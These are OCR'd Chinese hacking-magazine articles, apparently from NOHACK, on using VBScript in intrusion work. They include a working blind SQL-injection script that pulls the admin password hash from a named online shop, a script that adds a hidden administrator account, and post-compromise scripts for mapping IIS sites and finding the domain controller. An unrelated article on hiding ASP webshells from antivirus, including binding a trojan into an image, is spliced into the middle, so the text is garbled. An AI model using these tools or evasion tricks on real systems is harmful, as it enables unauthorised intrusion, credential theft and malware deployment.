《VBS在入侵渗透中的应用》，这一期就先由我和NetPath来个抛砖引玉，共同写了两篇VBS方面的文章，以后的几期中我们期望有更多的投稿者针对这一专栏写同样的命题文章，读者拭目以待。如果这一次的命题在几期连载结束后，新的命题我们会提前在BBS、杂志上公布，欢迎大家踊跃投稿。

[高手专栏]

谈VBS在Hacking中的作用

图 NetPatch

平常我们遇到有注入漏洞一类的网站大部分人都是用 NBSI Or 阿D一类的注射工具。但有的站点的注射点很难构造，或者说注射语句比较特殊。如果用手工去注射的话，费时又费力！但自己写针对性的工具的话，对一些刚入门不久或不会编程的朋友来说，实在是一件很痛苦的事情。因此今天NP给大家带来的文章就是讲如何用简单的VBS脚本来打造我们所要的注射工具。

在您继续看这篇文章之前，我先大胆的假设此时的您已经学会了VBS脚本的基础知识以及基本的SQL Inject知识。

首先，我们先来看一段有漏洞的代码。(此代码摘自“网趣网上购物系统时尚版 v3.2”的Getpwd2.asp的片段)：

```
'BTW:此漏洞乃好友 Trace 首先发现并提供测试的！在此表示感谢！
<!--#include file="conn.asp" -->
<!--#include file="config.asp" -->
<%
username=request.form("username")
set rs=Server.CreateObject("Adodb.Recordset")
sql="select * from [user] where username='"&username&"'"
rs.open sql,conn,1,1
If rs.eof Then
%>
已知管理员表为 admin 密码字段为 password
```

有经验的朋友可以很清楚的看到第6句的SQL语句把没有经过任何过滤的Username变量，直接提交执行了。这是一个很经典的SQL Inject漏洞。那么我们如何去利用这个漏洞呢?

由于username变量是用request.form获取的，而我们知道request.form只接受POST提交上来的数据，因此我们不能像往常一样构造语句如：

http://127.0.0.1/getpwd2.asp?username=' or 0<>(select count(*) from admin) and ''=' 进行注射了，直接在URL地址栏输入的话，由于是GET提交数据，Getpwd2.asp是不会接收数据的。

看到这，您或许会说，那用NBSI中的POST提交功能呢?

经过测试把http://127.0.0.1/getpwd2.asp?username= 填入NBSI地址栏，使用POST提交，NBSI会说“注入破解失败”(图1)。




图 1

由于语句的关系，NBSI无法帮我们跑出相关密码。阿D就不用说了，全用GET也无法帮我们完成任务。

现在我们再测试下手工注射！

我们将语句 **' or 0<>(select count(*) from admin) and ''='** 填入getpwd.asp的表单中，如图2、图3所示。

返回正确提示，说明我们注射成功。




图 2




图 3

OK，架设的环境已经大体分析清楚了，我们开始进入主题。

VBS的注射脚本需要用到XmlHttp组件 和ADODB.Stream组件，请确保您机器上存在这两个组件！(默认系统自带，但由于去年ADODB.Stream网页木马的事件，很多机器的ADODB.Stream组件被删除了，所以写此注射脚本时，请保证该组件可以使用。)代码及详细注释如下：

```
On error resume next
if (lcase(right(wscript.fullname,11))="wscript.exe") then
    wscript.echo "Execute it under the cmd.exe Plz! Thx."
    wscript.quit
end if
'//上面的IF语句是判断脚本执行程序是否为 wscript.exe，如果是则提示对方到CMD下执行
URL=lcase(trim(Wscript.Arguments(0)))
'//简单过滤提交参数的两边空格以及转换成全小写.
RightW = "这个用户没有注册"
'//这个是定义判断猜对与否的关键字
if url <> "" then
    '猜解管理员表
    data = "'+or+0<>(select+count(*)+from+admin)+and+''='"
    GetHTTPPage(url)
    If len(GetHTTPPage(url)) <5 then
            wscript.echo "Error...Please checking the url!"
            wscript.quit
    end if

'//上面这个IF语句，主要是判断反馈信息，如果反馈信息的长度少于5，那说明提交的URL有问题，需要退出重新检查后再注射..
    If Instr(GetHTTPPage(url), RightW) = 0 then
            Wscript.echo "Table name ""admin"" find"
    else
            wscript.echo "Not found table name ...exit..."
            wscript.quit
    end If
'//如果发现关键字，则报告表名猜解正确，否则退出！
    '猜解密码字段
    data ="'+or+0<>(select+count(password)+from+admin)+and+''='"
    GetHTTPPage(url)
    If Instr(GetHTTPPage(url), RightW) = 0 then
            WScript.Echo ""
            Wscript.echo "The Column name ""password"" find"
    else
            wscript.echo "Not found Column name ...exit..."
            wscript.quit
    End If
            '//猜解密码字段亦同！
            '猜解密码
            WScript.Echo ""
            WScript.Echo "Start guessing,Waiting......"
            WScript.Echo ""
            pwd=""
            strings="0123456789abcdef" '定义密码范围(构成md5值的主要字符)
            For i=1 To 16 Step 1
                    wscript.echo "Guessing No."&i&"......"
            For k=1 To Len(strings) Step 1
                    data ="'+or+(select+asc(mid(password,"&i&",1))+from+admin+where+adminid=4)=asc("""&mid(strings,k,1)&""")+and+''='"
                    GetHTTPPage(url)
                    If Instr(GetHTTPPage(url), RightW) = 0 then

                            pwd = pwd&Mid(strings,k,1)
                                Exit For
                            End If
                    Next
            Next
    '//此脚本之精华之处，嵌套循环猜解密码！
    '//依次取密码与构成MD5的主要16个字符的ASC值进行对比
    '//正确则给PWD附值并跳出单循环，继续下一个猜解
            wscript.echo "------------------------------------------------------------------------------------------"
    wscript.echo "Guessing over!!!"
```

```
        If error Then
                Wscript.echo "error:" & Error.Description
                Error.Clear
        Else
                Wscript.echo "Password is:" & pwd
        End if
    '//输出已经猜解成功的密码
        else
                wscript.echo "--------------------------"
                wscript.echo "e.g  cscript getpass.vbs http://127.0.0.1/getpwd2.asp"
                wscript.echo "--------------------------"
        End if
    '//以下是注射的POST提交函数
    '//用ADODB.Stream转换编码,速度比较快,对于反馈数据多的站点比较有优势!
    Function GetHTTPPage(url)
        dim XmlHttp
        set XmlHttp=createobject("Msxml2.XMLHTTP")
        XmlHttp.open "POST",url,false
        xmlHttp.setRequestHeader "Content-Type","application/x-www-form-urlencoded"
        XmlHttp.send("username="&data)
        if XmlHttp.readystate<>4 then exit function
        GetHTTPPage=Bytes2bStr(xmlHttp.responsebody)
        set XmlHttp=nothing
        if err.number<>0 then err.Clear
    End Function

    Function Bytes2bStr(vin)
        Dim BytesStream,StringReturn
        Set BytesStream = CreateObject("ADODB.Stream")
        BytesStream.Type = 2
        BytesStream.Open
        BytesStream.WriteText vin
        BytesStream.Position = 0
        BytesStream.Charset = "GB2312"
        BytesStream.Position = 2
        StringReturn =BytesStream.ReadText
        BytesStream.close
        Set BytesStream = Nothing
        Bytes2bStr = StringReturn
    End Function
```

注意事项:要提交的SQL语句,空格需要用加号替换,否则在有的机器上无法猜解!

以上就是我们自己针对性打造的注射工具了.

使用方法也很简单,在CMD下执行

Cscript getpass.vbs http://127.0.0.1/getpwd2.asp 即可!

怎么样?是不是很简单呢?

您或许还会说,为什么没猜管理员的用户名字段和相关ID呢?呵呵,这就留给大家当作业吧.

您可以添加如下功能:

自动判断管理员的用户名字段

自动判断管理员的用户名所在的有效ID值

可猜解指定的ID.

更深入的过滤及检测URL是否有效.

多说无意…行动最实际!Go Go Go…开始打造你自己的注射程序吧!

[文章里的代码getpass.vbs已收录在本期光盘] NOHACK

WWW.NOHACK.CN

我在入侵渗透中用过的三则VBS代码

图 lcx

zzzevazzz在他的名篇<<深入挖掘Windows脚本技术>>的结语中说到:“Windows脚本就像万能胶,能够把独立的程序、服务、控件组合起来完成任务。脚本编程的技巧就是组合的技巧。XP和2003比2000自带更多的命令行工具,WMI也大大加强了,脚本的功能水涨船高,可以说是‘只有想不到,没有做不到’,一切有待你的发掘。”这话很有道理,如果只把VBS看作是一个编程工具,用作写一些方便自己的小工具,对我们学入侵的人来讲则有点浪费其才能了。vbs简单易用,在入侵中用得好的话,会有意想不到的效果,这期就把我日常自己写自己用的三则vbs代码以飨读者。

◎ 一、用VBS来加管理员账号

经常看到有人在论坛上讨论,在注入过程中明明有了sa账号,但是由于net.exe和net1.exe被限制,或其它的不明原因,总是加不了管理员账号。VBS在活动目录(adsi)部份有一个winnt对象,可以用来管理本地资源,可以用它不依靠cmd等命令来加一个管理员,详细代码如下:

```
set wsnetwork=CreateObject("WSCRIPT.NETWORK")
os="WinNT://"&wsnetwork.ComputerName
Set ob=GetObject(os)     '得到adsi接口,绑定
Set oe=GetObject(os&"/Administrators,group")  '属性,admin组
Set od=ob.Create("user","lcx")  '建立用户
od.SetPassword "123456"     '设置密码
od.SetInfo            '保存
Set of=GetObject(os&"/lcx",user)  '得到用户
oe.add  os&"/lcx"
```

这段代码如果保存为1.vbs,在cmd下运行的话,(格式为:**cscript 1.vbs**),会在当前系统加一个名字为lcx,密码为123456的管理员。当然,你可以用记事本来修改里边的变量lcx和123456,改成你喜欢的名字和密码值。

◎ 二、用vbs来列虚拟主机的物理目录

有时旁注入侵成功一个站,拿到系统权限后,面对上百个虚拟主机,怎样才能更快的找到我们目标站的物理目录呢?一个站一个站翻看太累,用系统自带的adsutil.vbs吧又感觉好像参数很多,有点无法下手的感觉,试试我这个脚本吧,代码如下:

```
Set ObjService=GetObject("IIS://LocalHost/W3SVC")
 For Each obj3w In objservice
  If IsNumeric(obj3w.Name) Then
   sServerName=Obj3w.ServerComment
   Set webSite = GetObject("IIS://Localhost/W3SVC/" & obj3w.Name & "/Root")
    ListAllWeb = ListAllWeb & obj3w.Name & String(25-Len(obj3w.Name), " ") & obj3w.ServerComment & "(" & webSite.Path & ")" & vbCrLf

  End If
 Next
 WScript.Echo ListAllWeb
 Set ObjService=Nothing
WScript.Quit
```

运行**cscript 2.vbs**后,就会详细列出IIS里的站点ID、描

asp木马免杀总结

前阵子瑞星2008进行了公开测试，并称"病毒行为智能判别技术获得重大突破"，主动防御可能是此次最大的亮点。不知道很多朋友一直使用的特征码修改是否依然有效呢？

図 Tommie(C.R.S.T)

从本文你可以学习到：

ASP木马的几种方法总结和实践

前言

我有感于有很多朋友对字符型的木马免杀感觉到迷茫，又受到免杀班小编的创新"圣旨"，所以写了这篇文章来解救水深火热之中的朋友。再加上近来国外国内的杀软都陆续推出自己的"主动防御"，如：江民、瑞星等。搞得人心惶惶，asp马还没在服务器上运行就已经被拦截掉了。还有一个叫什么"雷客图ASP站长安全助手"的asp木马专杀，杀得连小马也甘拜下风。

杀软篇

一、加密

这个算是一个比较老的方法了，至今还是比较实用。这里以落叶纷飞老兄增强过的asp为例做这次免杀的对象。首先运行**AspEnCoder**，如图1。

这里就用最简单的"**MSSE**"方式进行加密，类型选择"**.asp**"，记事本方式打开asp木马，然后全选代码复制进去，"加密"，如图2所示。

很显然，这种是基于**VBScript.Encode**方式进行加密的，将其加密代码进行保存后用金山毒霸扫描一下看看，如图3。

然后传到一个网站上测试一下是否能够让IIS解析，如图4。

我的评价： 这种方法虽然比较古老实用，但有很多时候会损坏其中的源代码，也就是说加密后不能正常运行木马。



图1 AspEnCoder主界面




图2 使用MSSE加密




图3 金山毒霸扫描




图4 IIS解析

二、捆绑

不一定PE文件才有捆绑技术，其实字符文件也有。首先准备一幅图片，然后利用蓝屏大叔一句话木马。先运行asp图片木马生成器，将asp.asp及jpg.jpg放到该程序所在目录，填上文件名后如图5所示。




图5 asp图片木马生成器

点击"生成图片木马"就会在同目录下生成一个"aspmuma.gif"文件，接着用瑞星进行查杀，如图6。




图6 瑞星查杀结果

如果要捆绑其他格式的木马可以用微软的copy.exe，**格式：copy.exe /b jpg.jpg+asp.asp asp.gif**，如图7。

其中/b是用来表示二进制文件，并且jpg.jpg必须放在"+"前面。然后打开一句话客户端进行连接看看，如图8。

我的评价： 这种方法局限性比较大，只允许一句话木马，为什么呢？是因为IIS处理图片木马的时候，表面上已

述、及物理目录，是不是代码少很多又方便呢？

◎ 三、快速找到内网域的主服务器

面对域结构的内网，可能许多小菜没有经验如何去渗透。如果你能拿到主域管理员的密码，整个内网你就可以自由穿行了。主域管理员一般呆在比较重要的机器上，如果能搞定其中的一台或几台，放个密码记录器之类，相信总有一天你会拿到密码。主域服务器当然是其中最重要一台了，如何在成千台机器里判断出是哪一台呢？dos命令像**net group "domain admins" /domain**可以做为一个判断的标准，不过vbs也可以做到的，这仍然属于adsi部份的内容，代码如下：

```
set obj=GetObject("LDAP://rootDSE")
wscript.echo obj.servername
```

只用这两句代码就足够了，运行**cscript 3.vbs**，会有结果的。当然，无论是dos命令或vbs，你前提必须要在域用户的权限下。好比你得到了一个域用户的账号密码，你可以用psexec.exe -u -p cmd.exe这样的格式来得到域用户的shell，或你的木马本来就是与桌面交互的，登录你木马shell的又是域用户，就可以直接运行这些命令了。

vbs在入侵中的作用当然不只这些，其实用js或其它工具也可以实现我上述代码的功能；不过这个专栏定下的题目是vbs在hacking中的妙用，所以我们只提vbs。写完vbs这部份我和其它作者会在以后的专栏继续策划其它的题目，争取为读者带来好的有用的文章。

【文章里的vbs代码已收录在本期光盘】 编辑

